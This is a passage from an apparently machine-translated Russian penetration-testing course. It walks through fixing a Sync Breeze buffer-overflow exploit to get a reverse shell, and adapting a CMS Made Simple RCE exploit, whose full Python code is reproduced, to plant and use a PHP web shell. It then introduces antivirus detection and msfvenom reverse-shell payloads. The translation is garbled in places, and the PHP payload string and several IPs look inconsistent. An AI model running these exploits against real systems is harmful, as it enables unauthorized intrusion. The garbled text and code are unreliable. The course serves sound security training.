strcat(buffer, shellcode);
strcat(buffer, request_three);
```

Листинг 20 - создание финального буфера для эксплойта

Код начинает с выделения блока памяти для массива символов *buffer* с помощью *malloc*, затем заполняет массив нулевыми байтами. Далее код заполняет массив символов *buffer*, копируя содержимое других переменных через разные функции работы со строками, такие как *strcpy* и *strcat*.

Понимание того, что финальный буфер должен быть построен как строка, очень важно. Язык программирования C использует *null-terminated strings*,5 то есть функции вроде *strcpy* и *strcat* определяют конец и размер строки, ища первое появление нулевого байта в целевом массиве символов. Поскольку размер выделенной области нашего начального буфера-заполнителя равен

780, установка последнего байта в 0x00 приводит к конкатенации (strcat) строки из символов ASCII "A" длиной 779 байт. Это объясняет смещенную перезапись EIP.

Мы можем быстро исправить это несовпадение, увеличив запрошенный размер памяти, заданный переменной *initial_buffer_size*, на 1.

```
int initial_buffer_size = 781;
char *padding = malloc(initial_buffer_size);
memset(padding, 0x41, initial_buffer_size);
memset(padding + initial_buffer_size - 1, 0x00, 1);
```

Листинг 21 - изменение размера выделенной области для заполнителя

В качестве финального теста мы снова скомпилируем код, настроим слушатель Netcat на порту 443 для перехвата reverse shell и, убедившись, что служба Sync Breeze запущена на целевой машине, запустим эксплойт.

```
kali@kali:~/Desktop$ i686-w64-mingw32-gcc 42341.c -o syncbreeze_exploit.exe -lws2_

kali@kali:~$ sudo nc -lvp 443
listening on [any] 443 ...
```

Листинг 22 - компиляция эксплойта и настройка слушателя Netcat на порту 443

Далее запустим эксплойт:

```
kali@kali:~/Desktop$ wine syncbreeze_exploit.exe

[>] Initialising Winsock...
[>] Initialised.
[>] Socket created.
[>] Connected

[>] Request sent
```

Листинг 23 - запуск финальной версии эксплойта

Наконец, переключимся к нашему слушателю Netcat.

```
listening on [any] 443 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 49662
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Листинг 24 - получение reverse shell на нашей Kali Linux-машине

Отлично! У нас есть shell. Кроме того, этот эксплойт больше не требует доступа к атакующей платформе на базе Windows в полевых условиях, так как мы можем запускать его из Kali.

(cplusplus, 2022), cplusplus.com

(cplusplus, 2022), cplusplus.com

(cplusplus, 2022), cplusplus.com

(cplusplus, 2022), cplusplus.com

(Wikipedia, 2022), en.wikipedia.org

1. Исправьте переполнение буфера так, чтобы регистр EIP был перезаписан выбранной вами инструкцией адреса возврата, затем запустите Windows Client и получите reverse shell на локальной Kali-машине.

Какая функция C отвечает за установку завершающего нулевого байта в эксплойте

13.2. Исправление веб-эксплойтов

Этот учебный блок охватывает следующие учебные цели:

• Исправлять эксплойты веб-приложений
• Устранять распространенные проблемы в эксплойтах веб-приложений

Уязвимости веб-приложений нечасто приводят к повреждению памяти. Так как на них не влияют защитные механизмы операционной системы, например DEP и ASLR, их значительно проще переориентировать под другую цель. Однако, как мы изучили в предыдущих модулях, уязвимости веб-приложений часто могут приводить к утечкам информации из базы данных или даже полному контролю над нижележащей системой.

Даже если в веб-эксплойтах нам, возможно, не придется иметь дело с шестнадцатерично закодированными полезными нагрузками, важно правильно читать код и понимать, какие соображения нужно учесть при редактировании.

При изменении web exploits есть несколько ключевых вопросов, которые обычно нужно задавать при подходе к code:

• Инициирует ли он HTTP или HTTPS connection
• Обращается ли он к конкретному пути или маршруту веб-приложения
• Использует ли эксплойт уязвимость до аутентификации
• Если нет, как эксплойт аутентифицируется в веб-приложении
• Как формируются GET- или POST-запросы для запуска и эксплуатации уязвимости Задействован ли какой-либо HTTP-метод
• Полагается ли он на настройки приложения по умолчанию, например web-путь приложения, которые могли быть изменены после установки
• Помешают ли особенности вроде self-signed certificates работе эксплойта

Мы также должны помнить, что public веб-приложение exploits не учитывают дополнительные protections, такие как *.htaccess* files или *Web Application Firewalls* (WAF). Главная причина в том, что exploit author не может знать обо всех этих protections во время development process, поэтому они остаются out of scope.

(Mozilla, 2022), developer.mozilla.org

Рассмотрим следующий сценарий: во время оценке мы обнаруживаем Linux host с exposed *apache2* server. После enumeration web server мы обнаруживаем установку *CMS Made Simple* version 2.2.5, слушающую TCP-порт 443. Эта version, по-видимому, vulnerable to remote code execution, и для нее доступен public exploit на Exploit-DB.

Хотя эта уязвимость является post-authentication, во время процесса перечисления мы обнаружили действительные учетные данные приложения (admin / HUYfaw763) на другой машине.

Наш план — адаптировать generic public exploit к нашей цели, получить удаленное выполнение кода и в итоге загрузить web shell, который даст нам контроль над сервером.

Когда мы изучаем код, мы понимаем, что переменную *base_url* нужно изменить под нашу среду.

```
base_url = "http://192.168.1.10/cmsms/admin"
```

Листинг 25 - переменную base_url, как она задана в исходный эксплойт

Изменим IP-адрес и protocol на HTTPS, чтобы отразить нашу Debian VM target:

```
base_url = "https://192.168.50.120/admin"
```

Листинг 26 - переменную base_url, обновленная под наш случай

Также мы замечаем, что при просмотре целевого сайта нам показывается ошибка *SEC_ERROR_UNKNOWN_ISSUER*. Эта ошибка указывает, что сертификат на удаленном хосте не может быть проверен. Это нужно учесть в коде эксплойта.

Конкретно exploit использует Python library *requests* для communication с target. Code выполняет три POST-запросе на lines 34, 55 и 80:

```
...
    response  = requests.post(url, data=data, allow_redirects=False)
...
    response = requests.post(url, data=data, files=txt, cookies=cookies)
...
    response = requests.post(url, data=data, cookies=cookies, allow_redirects=False)
...
```

Листинг 27 - все три post requests, как они определены в исходный эксплойт

Кроме того, official documentation указывает, что SSL certificate будет ignored, если установить parameter *verify* в "False".

```
...
    response  = requests.post(url, data=data, allow_redirects=False, verify=False)
...
    response = requests.post(url, data=data, files=txt, cookies=cookies, verify=False)
...
    response = requests.post(url, data=data, cookies=cookies, allow_redirects=False, verify=False)
...
```

Листинг 28 - измененные post requests для игнорирования SSL-проверки

Наконец, нам также нужно изменить учетные данные, используемые в исходном эксплойте, на найденные во время процесса перечисления. Они определены в переменных *username* и *password* в строках 15 и 16 соответственно.

```
username = "admin"
password = "password"
```

Листинг 29 - переменные username и password, как они определены в исходный эксплойт

Мы можем легко заменить эти credentials.

```
username = "admin"
password = "HUYfaw763"
```

Листинг 30 - переменные username и password, обновленные под наш сценарий

В этом случае нам не нужно обновлять простую полезную нагрузку, так как она только выполняет системные команды, переданные открытым текстом в GET-запросе.

После всех edits final exploit должен выглядеть следующим образом:

```
# Exploit Title: CMS Made Simple 2.2.5 authenticated Remote Code Execution
# Date: 3rd of July, 2018
# Exploit Author: Mustafa Hasan (@strukt93)
# Vendor Homepage: http://www.cmsmadesimple.org/
# Software Link: http://www.cmsmadesimple.org/downloads/cmsms/
# Version: 2.2.5
# CVE: CVE-2018-1000094

import requests
import base64

base_url = "https://10.11.0.128/admin"
upload_dir = "/uploads"
upload_url = base_url.split('/admin')[0] + upload_dir
username = "admin"
password = "HUYfaw763"

csrf_param = "__c"
txt_filename = 'cmsmsrce.txt'
php_filename = 'shell.php'
payload = "<php system($_GET['cmd']);>"

def parse_csrf_token(location):
    return location.split(csrf_param + "=")[1]

def authenticate():
    page = "/login.php"
    url = base_url + page
    data = {
        "username": username,
        "password": password,
        "loginsubmit": "Submit"
    }
    response  = requests.post(url, data=data, allow_redirects=False, verify=False)
    status_code = response.status_code
    if status_code == 302:
        print "[+] Authenticated successfully with the supplied credentials"
        return response.cookies, parse_csrf_token(response.headers['Location'])
    print "[-] Authentication failed"
    return None, None

def upload_txt(cookies, csrf_token):
    mact = "FileManager,m1_,upload,0"
    page = "/moduleinterface.php"
    url = base_url + page
    data = {
        "mact": mact,
        csrf_param: csrf_token,
        "disable_buffer": 1
    }
    txt = {
        'm1_files[]': (txt_filename, payload)
    }
    print "[*] Атзаманчиво to upload {}...".format(txt_filename)
    response = requests.post(url, data=data, files=txt, cookies=cookies, verify=False)
    status_code = response.status_code
    if status_code == 200:
        print "[+] Successfully uploaded {}".format(txt_filename)
        return True
    print "[-] An error occurred while uploading {}".format(txt_filename)
    return None

def copy_to_php(cookies, csrf_token):
    mact = "FileManager,m1_,fileaction,0"
    page = "/moduleinterface.php"
    url = base_url + page
    b64 = base64.b64encode(txt_filename)
    serialized = 'a:1:{{i:0;s:{}:"{}";}}'.format(len(b64), b64)
    data = {
```

```
        "mact": mact,
        csrf_param: csrf_token,
        "m1_fileactioncopy": "",
        "m1_path": upload_dir,
        "m1_selall": serialized,
        "m1_destdir": "/",
        "m1_destname": php_filename,
        "m1_submit": "Copy"
    }
    print "[*] Атзаманчиво to copy {} to {}...".format(txt_filename, php_filename)
    response = requests.post(url, data=data, cookies=cookies, allow_redirects=False, verify=False)
    status_code = response.status_code
    if status_code == 302:
        if response.headers['Location'].endswith('copysuccess'):
            print "[+] File copied successfully"
            return True
    print "[-] An error occurred while copying, maybe {} already exists".format(php_filename)
    return None

def quit():
    print "[-] Exploit failed"
    exit()

def run():
    cookies,csrf_token = authenticate()
    if not cookies:
        quit()
    if not upload_txt(cookies, csrf_token):
        quit()
    if not copy_to_php(cookies, csrf_token):
        quit()
    print "[+] Exploit succeeded, shell can be found at: {}".format(upload_url + '/' + php_filename)

run()
```

Листинг 31 - modified exploit, содержащий required changes для нашего случая

Запуск exploit создает неожиданную error.

```
kali@kali:~$ python2 44976_modified.py
/usr/lib/python2.7/dist-packages/urllib3/connectionpool.py:849: InsecureRequestWarning: Unverified HTTPS
    request is being made. Adding certificate verification is strongly advised. See: https://urllib3.
    readthedocs.io/en/latest/advanced-usage.html#ssl-warnings
  InsecureRequestWarning)
[+] Authenticated successfully with the supplied credentials
Traceback (most recent call last):
  File "44976_modified.py", line 103, in <module>
    run()
  File "44976_modified.py", line 94, in run
    cookies,csrf_token = authenticate()
  File "44976_modified.py", line 38, in authenticate
    return response.cookies, parse_csrf_token(response.headers['Location'])
  File "44976_modified.py", line 24, in parse_csrf_token
    return location.split(csrf_param + "=")[1]
IndexError: list index out of range
```

Листинг 32 - ошибка Python, показанная при запуске измененной версии эксплойта

Исключение было вызвано во время выполнения функции *parse_csrf_token* на строке 24 кода. Ошибка указывает, что код попытался обратиться к несуществующему элементу списка Python через второй элемент (location.split(csrf_param + "=")[1]).

В следующем разделе мы обсудим, как обойти эту проблему.

(OffSec, 2023), exploit-db.com

(Mozilla, 2022), https://support.mozilla.org/en-US/kb/error-codes-secure-websites?as=u&utm_source=inproduct

(python-requests.org, 2022), requests.readthedocs.io

1. Запустите виртуальную машину Debian, подключитесь к ней по SSH, затем запустите службу apache2. Целевое веб-приложение находится в `/var/www/https/`. По какому протоколу работает уязвимое веб-приложение
2. Измените исходный эксплойт и задайте переменную *base_url* с правильным IP-адресом вашей виртуальной машины Debian, а также протоколом HTTPS. Какой метод Python используется для удаления части *admin* из строки *base_url*
3. Ознакомьтесь с библиотекой Python *requests* и соответствующим образом настройте эксплойт, чтобы избежать проверки SSL. Какой параметр отвечает за пропуск проверки TLS/SSL в POST-запросах
4. Отредактируйте переменные *username* и *password* так, чтобы они совпадали с данными из нашего тестового случая: имя пользователя "admin", пароль "HUYfaw763". Какая переменная содержит PHP-страницу, отвечающую за аутентификацию
5. Попробуйте запустить эксплойт против виртуальной машины Debian. Судя по сообщению об ошибке, к какой позиции массива пытается обратиться метод *split* при возврате из функции *parse_csrf_token*

Как мы выяснили в предыдущем разделе, интерпретатор Python выдал ошибку, связанную со строкой 24 нашего измененного эксплойта.

Изучая эту строку, мы заметим, что она использует метод *split*, чтобы нарезать строку, сохраненную в параметре *location*, переданном функции *parse_csrf_token*. Документация Python для *split* указывает, что этот метод нарезает входную строку с использованием необязательного разделителя, переданного первым аргументом. Фрагменты строки, возвращенные *split*, затем сохраняются в объекте Python *list*, к которому можно обращаться по индексу.

```
kali@kali:~$ python
...
>>> mystr = "Kali*-*Linux*-*Rocks"

>>> result = mystr.split("*-*")

>>> result
['Kali', 'Linux', 'Rocks']

>>> result[1]
'Linux'
```

Листинг 33 - метод Python для разделения строк

В нашем коде эксплойта строковый разделитель определен как переменная *csrf_param* ("__c"), за которой следует знак равенства.

```
csrf_param = "__c"
txt_filename = 'cmsmsrce.txt'
php_filename = 'shell.php'
payload = "<php system($_GET['cmd']);>"

def parse_csrf_token(location):
    return location.split(csrf_param + "=")[1]
```

Листинг 34 - понимание кода на строке 24

Чтобы лучше понять *IndexError*, мы можем добавить оператор *print* в функцию *parse_csrf_token* перед инструкцией return:

```
csrf_param = "__c"
txt_filename = 'cmsmsrce.txt'
php_filename = 'shell.php'
payload = "<php system($_GET['cmd']);>"

def parse_csrf_token(location):
    print "[+] String that is being split: " + location
    return location.split(csrf_param + "=")[1]
```

Листинг 35 - добавление оператора print, чтобы увидеть строку, для которой вызывается метод split

Теперь эксплойт отображает полную строку перед вызовом метода split.

```
kali@kali:~$ python2 44976_modified.py
/usr/lib/python2.7/dist-packages/urllib3/connectionpool.py:849: InsecureRequestWarning: Unverified HTTPS
    request is being made. Adding certificate verification is strongly advised. See: https://urllib3.
    readthedocs.io/en/latest/advanced-usage.html#ssl-warnings
  InsecureRequestWarning)
[+] Authenticated successfully with the supplied credentials
[+] String that is being split:
https://10.11.0.128/admin_sk_=f2946ad9afceb247864
Traceback (most recent call last):
  File "44976_modified.py", line 104, in <module>
    run()
  File "44976_modified.py", line 95, in run
    cookies,csrf_token = authenticate()
  File "44976_modified.py", line 39, in authenticate
    return response.cookies, parse_csrf_token(response.headers['Location'])
  File "44976_modified.py", line 25, in parse_csrf_token
    return location.split(csrf_param + "=")[1]
IndexError: list index out of range
```

Листинг 36 - проверка вывода print и отсутствие строки, определенной в переменной csrf_param

Хотя код эксплойта ожидал, что входная строка будет содержать "__c", определенную в переменной *csrf_param*, как показано в Листинге 35, от веб-приложения мы получили "*sk*".

На этом этапе мы не до конца понимаем, почему это происходит. Возможно, есть несовпадение версий между ПО разработчика эксплойта и нашим ПО, либо несовпадение конфигурации CMS. В любом случае мы знаем, что разработка эксплойтов никогда не бывает полностью прямолинейной.

Далее попробуем изменить переменную *csrf_param* так, чтобы она совпадала с ответом CMS, и выясним, заработает ли эксплойт.

```
csrf_param = "_sk_"
txt_filename = 'cmsmsrce.txt'
php_filename = 'shell.php'
payload = "<php system($_GET['cmd']);>"
```

Листинг 37 - изменение переменной csrf_param

Теперь выполним измененный эксплойт:

```
kali@kali:~$ python2 44976_modified.py
/usr/lib/python2.7/dist-packages/urllib3/connectionpool.py:849: InsecureRequestWarning: Unverified HTTPS
    request is being made. Adding certificate verification is strongly advised. See: https://urllib3.
    readthedocs.io/en/latest/advanced-usage.html#ssl-warnings
  InsecureRequestWarning)
[+] Authenticated successfully with the supplied credentials
[+] String that is being split: https://192.168.50.45/admin_sk_=bdc51a781fe6edcc126
[*] Атзаманчиво to upload cmsmsrce.txt...
...
[+] Successfully uploaded cmsmsrce.txt
[*] Атзаманчиво to copy cmsmsrce.txt to shell.php...
...
[+] File copied successfully
[+] Exploit succeeded, shell can be found at: https://192.168.50.45/uploads/shell.php
```

Листинг 38 - вывод успешной эксплуатации

Ошибка больше не отображается, и мы видим сообщение о том, что эксплойт сработал. Хотя мы не понимаем полностью, почему нужно было изменить переменную *csrf_param*, этот сценарий показал, как адаптироваться к неожиданным ситуациям, а хорошие пентестеры делают это очень хорошо.

Теперь мы можем проверить эксплойт, обратившись к PHP shell с помощью инструмента **curl** и передав системную команду как полезную нагрузку:

```
kali@kali:~$ curl -k https://192.168.50.45/uploads/shell.php?cmd=whoami
www-data
```

Листинг 39 - проверка успеха эксплойта через выполнение whoami с помощью загруженного PHP shell

Отлично! Эксплойт сработал, и теперь у нас есть web shell.

(W3Schools, 2022), w3schools.com

(Python, 2022), docs.python.org

1. Наблюдайте ошибку, которая генерируется при запуске эксплойта, и разберите код, чтобы определить, почему она возникает. Измените эксплойт, чтобы избежать ошибки, и запустите его против выделенного Debian-клиента. Затем проверьте, что эксплойт сработал, попытавшись выполнить команду *whoami* через удаленный PHP shell. Наконец, попробуйте получить полностью интерактивный shell с этим эксплойтом. В какую переменную сохранена полезная нагрузка webshell
2. **Capstone Lab**: чтобы применить на практике то, что мы изучили, здесь представлен полностью уязвимый CMS Made Simple. Вы восстановили учетные данные администратора на этой службе: пользователь *offsec* с паролем *lFEZK1vMpzeyZ71e8kRRqXrFAs9X16iJ*. Используйте эту информацию, чтобы проэксплуатировать службу на VM 1, которая работает по адресу `http://IP_ADDRESS/cmsms`, и прочитайте `/home/flag.txt` для решения задания.
3. **Capstone Lab**: следующая VM, модуле Exercise VM 2, запускает уязвимую версию веб-приложения elFinder, для которого доступен эксплойт. После того как вы найдете базовый адрес приложения через перебор каталогов, измените эксплойт так, чтобы он указывал на правильный URL приложения, и получите shell. Флаг находится в той же папке. Примечание: перед запуском эксплойта не забудьте поместить действительный JPEG-файл на локальную Kali-машину и назвать его согласно требованиям эксплойта.

4. **Capstone Lab**: выполните перечисление модуле Exercise VM 3 и найдите приложение с уязвимостью повреждения памяти. Затем найдите соответствующий публичный эксплойт и исправьте его, как показано в этом модуле.

13.3. Завершение

В этом модуле мы рассмотрели основные части обычного переполнения буфера на стеке, которое требовало значительного редактирования для соответствия нашей целевой среде. Затем мы кросс-компилировали код, чтобы он запускался на нашей атакующей платформе Kali.

Мы также изменили веб-эксплойт, чтобы показать, как такие эксплойты можно переориентировать под другую целевую среду.

Эти сценарии показывают решения распространенных препятствий, с которыми сталкиваются при работе с публичными эксплойтами во время проекта.

14. Обход антивируса

В этом модуле мы рассмотрим следующие учебные блоки:

• Ключевые компоненты и работа антивирусного ПО
• Обход antivirus detections
• Antivirus evasion на практике

Пытаясь скомпрометировать целевую машину, атакующие часто отключают или иным способом обходят антивирусное ПО, установленное на этих системах. Как теста на проникновениеers, мы должны понимать эти техники и уметь воспроизводить их, чтобы продемонстрировать клиенту потенциальную угрозу.

В этом модуле мы обсудим назначение антивирусного ПО, разберем, как оно работает, и опишем, как оно развертывается в большинстве компаний. Мы изучим разные методы обнаружения вредоносного ПО и рассмотрим доступные инструменты и техники, которые позволят обходить AV software на целевых машинах.

14.1. Ключевые компоненты и работа антивирусного ПО

Этот учебный блок охватывает следующие учебные цели:

• Распознавать известные и неизвестные угрозы
• Понимать ключевые components AV
• Понимать AV detection engines

Antivirus (AV),1 - это тип приложения, предназначенный для предотвращения, обнаружения и удаления вредоносного ПО. Изначально он был создан просто для удаления компьютерных вирусов. Однако с развитием новых типов вредоносного ПО, таких как боты и *ransomware*,2 антивирусное ПО теперь обычно включает дополнительные средства защиты, например *IDS/IPS*,3 межсетевой экран, сканеры сайтов и другое.

(Wikipedia, 2019), en.wikipedia.org

(Crowdstrike, 2022), crowdstrike.com

(Wikipedia, 2022), en.wikipedia.org

В первоначальном дизайне антивирусное ПО основывает свою работу и решения на сигнатурах. Цель сигнатуры — уникально идентифицировать конкретный фрагмент вредоносного ПО. Сигнатуры могут различаться по типу и характеристикам: от очень общего хеша файла до более конкретного совпадения бинарной последовательности. Как мы увидим в следующем разделе, AV состоит из разных движков, отвечающих за обнаружение и анализ конкретных компонентов работающей системы.

Язык сигнатур часто определяется для каждого AV-движка, поэтому сигнатура может представлять разные аспекты вредоносного ПО в зависимости от AV-движка. Например, для противодействия одному и тому же типу вредоносного ПО могут быть разработаны две сигнатуры: одна для обнаружения вредоносного файла на диске, другая для обнаружения его сетевого взаимодействия. Семантика этих двух сигнатур может сильно отличаться, так как они предназначены для двух разных AV-движков. В 2014 году язык сигнатур под названием *YARA* был открыт, чтобы исследователи могли делать запросы к платформе *VirusTotal* или даже интегрировать собственные сигнатуры вредоносного ПО в AV-продукты. VirusTotal - это поисковая система по вредоносному

ПО, которая позволяет пользователям искать известное вредоносное ПО или отправлять новые образцы и сканировать их с помощью ряда AV-продуктов.

Так как signatures пишутся на основе известных угроз, изначально AV-продукты могли обнаруживать и реагировать только на malware, который уже был проверен и задокументирован. Однако современные AV-решения, включая *Windows Defender*,3 поставляются с движком *Machine Learning* (ML),4 к которому выполняется запрос всякий раз, когда в системе обнаружен неизвестный файл. Эти ML engines могут обнаруживать неизвестные угрозы. Поскольку ML-движки работают в облаке, им требуется активное подключение к интернету, что часто невозможно на внутренних корпоративных серверах. Кроме того, многочисленные engines, составляющие AV, не должны забирать слишком много вычислительных ресурсов у остальной системы, так как это может повлиять на удобство использования системы.

Чтобы преодолеть эти ограничения AV, в последние годы развились решения *Endpoint Detection and Response* (EDR). ПО EDR отвечает за генерацию телеметрии событий безопасности и передачу ее в систему *Security Information and Event Management* (SIEM),6 которая собирает данные со всех хостов компании. Затем эти события отображаются в SIEM, чтобы команда аналитиков безопасности могла получить полный обзор любой прошлой или текущей атаки, затрагивающей организацию.

Несмотря на то что некоторые EDR-решения включают AV-компоненты, AV и EDR не являются взаимоисключающими, так как дополняют друг друга улучшенной видимостью и обнаружением. В конечном счете их развертывание следует оценивать исходя из дизайна внутренней сети организации и текущей состояние безопасности.

(Wikipedia, 2022), en.wikipedia.org

(VirusTotal, 2019), virustotal.com

(Microsoft, 2022), docs.microsoft.com

(Microsoft, 2022), microsoft.com

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

В своей основе современный AV питается обновлениями сигнатур, получаемыми из базы сигнатур вендора, расположенной в интернете. Эти определения сигнатур хранятся в локальной базе сигнатур AV, которая, в свою очередь, снабжает более специализированные движки.

Современный antivirus обычно строится вокруг следующих components:

• File Engine
• Memory Engine
• Network Engine
• Disassembler
• Emulator/Sandbox
• Browser Plugin
• Machine Learning Engine

Каждый из перечисленных движков одновременно работает с базой сигнатур, чтобы классифицировать конкретные события как benign, malicious или unknown.

File engine отвечает и за плановые, и за real-time-проверки файлов. Когда engine выполняет плановое сканирование, он просто разбирает всю файловую систему и отправляет метаданные или данные каждого файла в signature engine. Напротив, real-time-проверки включают обнаружение и возможную реакцию на любое новое действие с файлом, например загрузку нового вредоносного ПО с сайта. Чтобы обнаруживать такие операции, real-time-сканеры должны определять события на

уровне ядра через специально созданный *mini-filter driver*. Именно поэтому современному AV нужно работать и в kernel land, и в user land, чтобы проверять весь scope операционной системы.

Memory engine инспектирует memory space каждого process во время runtime на предмет well-known binary signatures или suspicious API calls, которые могут привести к memory injection attacks, как мы вскоре увидим.

Как следует из названия, *network engine* инспектирует входящий и исходящий сетевой трафик на локальном сетевом интерфейсе. Когда сигнатура совпадает, сетевой движок может попытаться заблокировать связь вредоносного ПО с его сервером *Command and Control* (C2)2.

Чтобы еще сильнее затруднить detection, malware часто применяет encryption и decryption через custom routines, скрывая свою истинную природу. AV противодействуют этой стратегии, *disassembling* malware packers или ciphers и загружая malware в sandbox или *emulator*.

Движок *Disassembler* отвечает за перевод машинного кода в язык ассемблера, реконструкцию секции исходного кода программы и идентификацию любых процедур encoding/decoding. *Sandbox* — это специальная изолированная среда в AV-ПО, куда вредоносное ПО можно безопасно загрузить и выполнить без потенциального хаоса для системы. Когда вредоносное ПО распаковано/декодировано и работает в эмуляторе, его можно тщательно анализировать на совпадение с любыми известными сигнатурами.

Так как browsers защищены sandbox, современные AV часто используют browser plugins для лучшей visibility и detection malicious content, который может выполняться внутри browser.

Кроме того, компонент машинного обучения становится жизненно важной частью современных AV, так как позволяет обнаруживать неизвестные угрозы, опираясь на усиленные облаком вычислительные ресурсы и алгоритмы.

(Microsoft, 2022), docs.microsoft.com

(Wikipedia, 2022), en.wikipedia.org

Как упоминалось ранее, antivirus signature syntax и scope могут отличаться в зависимости от engine, для которого они созданы, но они по-прежнему служат одной цели: uniquely identifying a specific threat or malware.

В этом разделе мы рассмотрим следующие метод AV-обнаруженияologies и объясним, как они работают вместе.

• Signature-based Detection
• Heuristic-based Detection
• Behavioral Detection
• Machine Learning Detection

Signature-based antivirus detection в основном считается *restricted list technology*. Другими словами, filesystem сканируется на known malware signatures, и если они обнаружены, offending files помещаются в quarantine.

Сигнатура может быть такой простой, как хеш самого файла, или представлять набор из нескольких шаблонов, например конкретных бинарных значений и строк, которые должны принадлежать только этому конкретному вредоносному ПО.

Опора только на хеш файла как единственный механизм обнаружения является слабой стратегией, потому что изменение одного бита в файле приведет к полностью другому хешу.

Например, мы создали text file на нашей local Kali-машине, который содержит string "offsec". Выведем его binary representation с помощью tool *xxd*, передав argument `-b` перед file name.

```
kali@kali:~$ xxd -b malware.txt
00000000: 01101111 01100110 01100110 01110011 01100101 01100011  offsec
00000006: 00001010                                               .
```

Листинг 1 - проверка содержимого binary file с помощью xxd

Мы отобразили содержимое файла через утилиту xxd. Вывод показывает бинарное смещение в крайнем левом столбце, фактическое бинарное представление в среднем столбце и ASCII-перевод в крайнем правом. Мы также выделили бинарное представление буквы "c" красным цветом. Его назначение вскоре станет понятным.

Теперь предположим, что это real malware. Мы хотим вычислить hash файла, и можем сделать это через utility **sha256sum**.

```
kali@kali:~$ sha256sum malware.txt
c361ec96c8f2ffd45e8a990c41cfba4e8a53a09e97c40598a0ba2383ff63510e  malware.txt
```

Листинг 2 - вычисление SHA256 hash файла

Теперь заменим последнюю букву string "offsec" на заглавную **C** и снова выведем ее binary value через xxd.

```
kali@kali:~$ xxd -b malware.txt
00000000: 01101111 01100110 01100110 01110011 01100101 01000011  offseC
00000006: 00001010
```

Листинг 3 - проверка содержимого файла с помощью xxd

В Листинге 3 мы замечаем, что binary value последней буквы изменилась только в третьем bit слева.

Поскольку любой hashing algorithm должен создавать совершенно другой hash, даже если изменился только один bit, вычислим SHA256 hash для modified string.

```
kali@kali:~$ sha256sum malware.txt
15d0fa07f0db56f27bcc8a784c1f76a8bf1074b3ae697cf12acf73742a0cc37c  malware.txt
```

Листинг 4 - вычисление SHA256 hash для измененного файла

Неудивительно, что значение хеша полностью изменилось, что доказывает хрупкость подхода, основанного только на обнаружении сигнатур файловых хешей.

Чтобы устранить недостатки signature-based detection, antivirus manufacturers ввели дополнительные detection methods для повышения effectiveness своих products.

Heuristic-Based Detection — это метод обнаружения, который полагается на различные правила и алгоритмы, чтобы определить, считается ли действие вредоносным. Часто это достигается пошаговым проходом по набору инструкций бинарного файла или попыткой дизассемблировать машинный код с последующей декомпиляцией и анализом исходного кода, чтобы получить более полную карту программы. Идея состоит в поиске различных шаблонов и вызовов программы, в отличие от простых последовательностей байтов, которые считаются вредоносными.

Альтернативно, *Behavior-Based Detection* динамически анализирует поведение бинарного файла. Обычно это достигается выполнением рассматриваемого файла в эмулированной среде, например в небольшой виртуальной машине или sandbox, и поиском поведения или действий, которые считаются вредоносными.

Наконец, *Machine-Learning Detection* повышает уровень игры, вводя ML-алгоритмы для обнаружения неизвестных угроз за счет сбора и анализа дополнительных метаданных. Например, Microsoft Windows Defender имеет два ML-компонента: клиентский ML-движок, отвечающий за

создание ML-моделей и эвристик, и облачный ML-движок, способный анализировать отправленный образец по модель на основе метаданных, состоящей из всех отправленный образецs. Каждый раз, когда клиентский ML-движок не может определить, является ли программа безопасна, он запрашивает окончательный ответ у облачного ML-компонента.

Так как эти техники не требуют сигнатур вредоносного ПО, они могут использоваться для более эффективного выявления неизвестного вредоносного ПО или вариантов известного вредоносного ПО. Учитывая, что производители антивирусов используют разные реализации эвристик, поведенческого анализа и машинного обучения, каждый антивирусный продукт будет отличаться в плане того, какой код считается вредоносным.

Стоит отметить, что большинство разработчиков антивирусов используют сочетание этих методов обнаружения для достижения более высокого уровня обнаружения.

Чтобы продемонстрировать эффективность разных антивирусных продуктов, мы начнем со сканирования популярного payload *Metasploit*. Используя *msfvenom*, мы сгенерируем стандартный файл *Portable Executable* (PE),6 содержащий наш payload. В этом случае мы используем простой TCP reverse shell.

Формат PE-файла используется в операционных системах Windows для исполняемых и объектных файлов. PE format представляет структуру данных Windows, которая описывает информацию, необходимую *Windows Loader* для управления упакованным исполняемым кодом, включая требуемые динамические библиотеки, таблицы импорта и экспорта API и так далее.

Перед генерацией любых payloads Metasploit лучшая практика — убедиться, что мы используем последнюю версию Kali. Metasploit часто обновляется, и его AV signatures тоже могут меняться. AV vendors должны перестраивать эти signatures и отправлять их как обновления. Эта постоянная и естественная задержка при публикации новых актуальных signatures может дать атакующим дополнительное преимущество во время тест на проникновение, так как свежая версия Metasploit может запускаться незамеченной из-за устаревших AV signatures.

Сгенерируем тестовую бинарную полезную нагрузку, выполнив команду **msfvenom** с аргументом `-p`, указывающим payload. Затем передадим аргументы локального хоста reverse shell (**LHOST**) и локального порта (**LPORT**) вместе с форматом файла **EXE** и перенаправим вывод в файл с именем `binary.exe`.

